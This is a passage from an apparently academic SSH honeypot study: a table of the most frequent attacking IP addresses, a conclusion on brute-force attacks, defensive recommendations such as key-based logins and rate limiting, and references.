


Figure 9: Most common usernames used

We also observed that some the distribution of rogue IPs was not even. Only some IPs caused most of the attacks. Therefore, we plotted the most common IPs that attacked our honeypot and tried looking into what they were about.

IP Address	Number of Attacks
157.230.123.253	369
185.202.1.240	323
193.142.146.21	227
52.53.197.162	182
185.202.1.164	156
98.159.99.33	114
104.148.124.120	98
84.197.253.234	79
222.186.52.78	63
111.95.20.219	40

Table 4: Most rogue IP Addresses vs number of attacks deployed




Figure 8: Comparison of most rogue IP Addresses and the number of attacks deployed

Upon manually visiting these IP Addresses, we noticed that they either had a website being hosted on them or did not lead anywhere, suggesting that they were from private networks. It can be fairly assumed that the IP Addresses, on which domains were being hosted are also likely to be victims of similar hack themselves.

Conclusion

As SSH provides mechanisms for remote access or remote file transfer, attacks against SSH are extremely common and typically either attempt to gain remote access to a system or to cause a denial of service condition.

The first steps in securing any asset on the Internet are to configure it correctly, employ best practices, and limit the attack surface of the asset. Securing an SSH server can be done cheaply by using the security features offered in the product as well as by using protective features on the network devices through which traffic flows to and from the SSH server.

Deploying an Intrusion Detection System (IDS) such as Snort or OSSEC and a security information and event management (SIEM) solution that supports analysis of events happening on cloud platforms can help spot and mitigate such attacks (Zuech, R., 2015). SIEM solutions collect logs, analyze them, identify suspicious events in your network and prevent and alert people in real time.

It was found that most of the attacks that happen on SSH servers are by automated systems and are non-targeted, which are on the lookout for weakly configured servers. This points to the fact that it is human-based errors and not exploitable software, that is the most common cause for servers getting hacked.

Based on our findings, the following recommendations can be made:

- Replacing password based logins with key based logins:
  As users repeatedly choose trivial passwords for their machines over and over again, attackers exploit this to bruteforce through login systems. As keys have a much higher level of entropy, as compared to typical passwords chosen by users, they provide a higher level of security.
- Whitelisting users' SSH access privileges:
  Not all users on the system should have SSH access by default. Following the principle of least privilege, giving only the users who are expected to login using SSH, the permission for the same can help reduce the attack surface.
- Running the SSHd service on a non standard port:
  Port 22 received considerably more traffic as compared to other ports. THerefore, running the SSH server on an uncommon port will thwart off most of the untargeted attacks on a server.
- Configuring firewalls, IP binding and rate limiting connection attempts
  System administrators being unaware of sensitive internal services being visible from the outside (CloudFlare n.d.) have proven to be devastating. Following the principle of least privilege, blocking incoming connections to and outgoing connections from ports can prevent a variety of attacks.
- Having a strong password policy in place for all keys on the system

We observed that a large number of these attacks tried to exploit the fact that system administrators do not change the default passwords for their servers and applications.
Moreover, as the difficulty for cracking a password increases exponentially with an increase in its length and the cardinality of its character-set, (Kelly, P. G., 2012) having a strong password will definitely slow down an attacker, in case he gets access to the hash of a leaked password.

References

T. Ylonen, “The Secure Shell (SSH) Protocol Architecture,” *IETF*, Jan-2006. [Online]. Available: https://www.ietf.org/rfc/rfc4251.txt. [Accessed: 11-Apr-2022].

Nawrocki, M., Wählisch, M., Schmidt, T. C., Keil, C., & Schönfelder, J. (2016). A survey on honeypot software and data analysis. *arXiv preprint arXiv:1608.06249*

J. Postel and J. Reynolds, “RFC 854 - telnet protocol specification,” *Document search and retrieval page*, May-1983. [Online]. Available: https://datatracker.ietf.org/doc/html/rfc854. [Accessed: 11-Apr-2022].

Cloudflare. (n.d.) *Memcached DDoS attack* www.cloudflare.com https://www.cloudflare.com/learning/ddos/memcached-ddos-attack/

Zuech, R., Khoshgoftaar, T.M. & Wald, R. Intrusion detection and Big Heterogeneous Data: a Survey. *Journal of Big Data* **2,** 3 (2015). https://doi.org/10.1186/s40537-015-0013-4

P. G. Kelley et al., "Guess Again (and Again and Again): Measuring Password Strength by Simulating Password-Cracking Algorithms," 2012 IEEE Symposium on Security and Privacy, 2012, pp. 523-537, doi: 10.1109/SP.2012.38.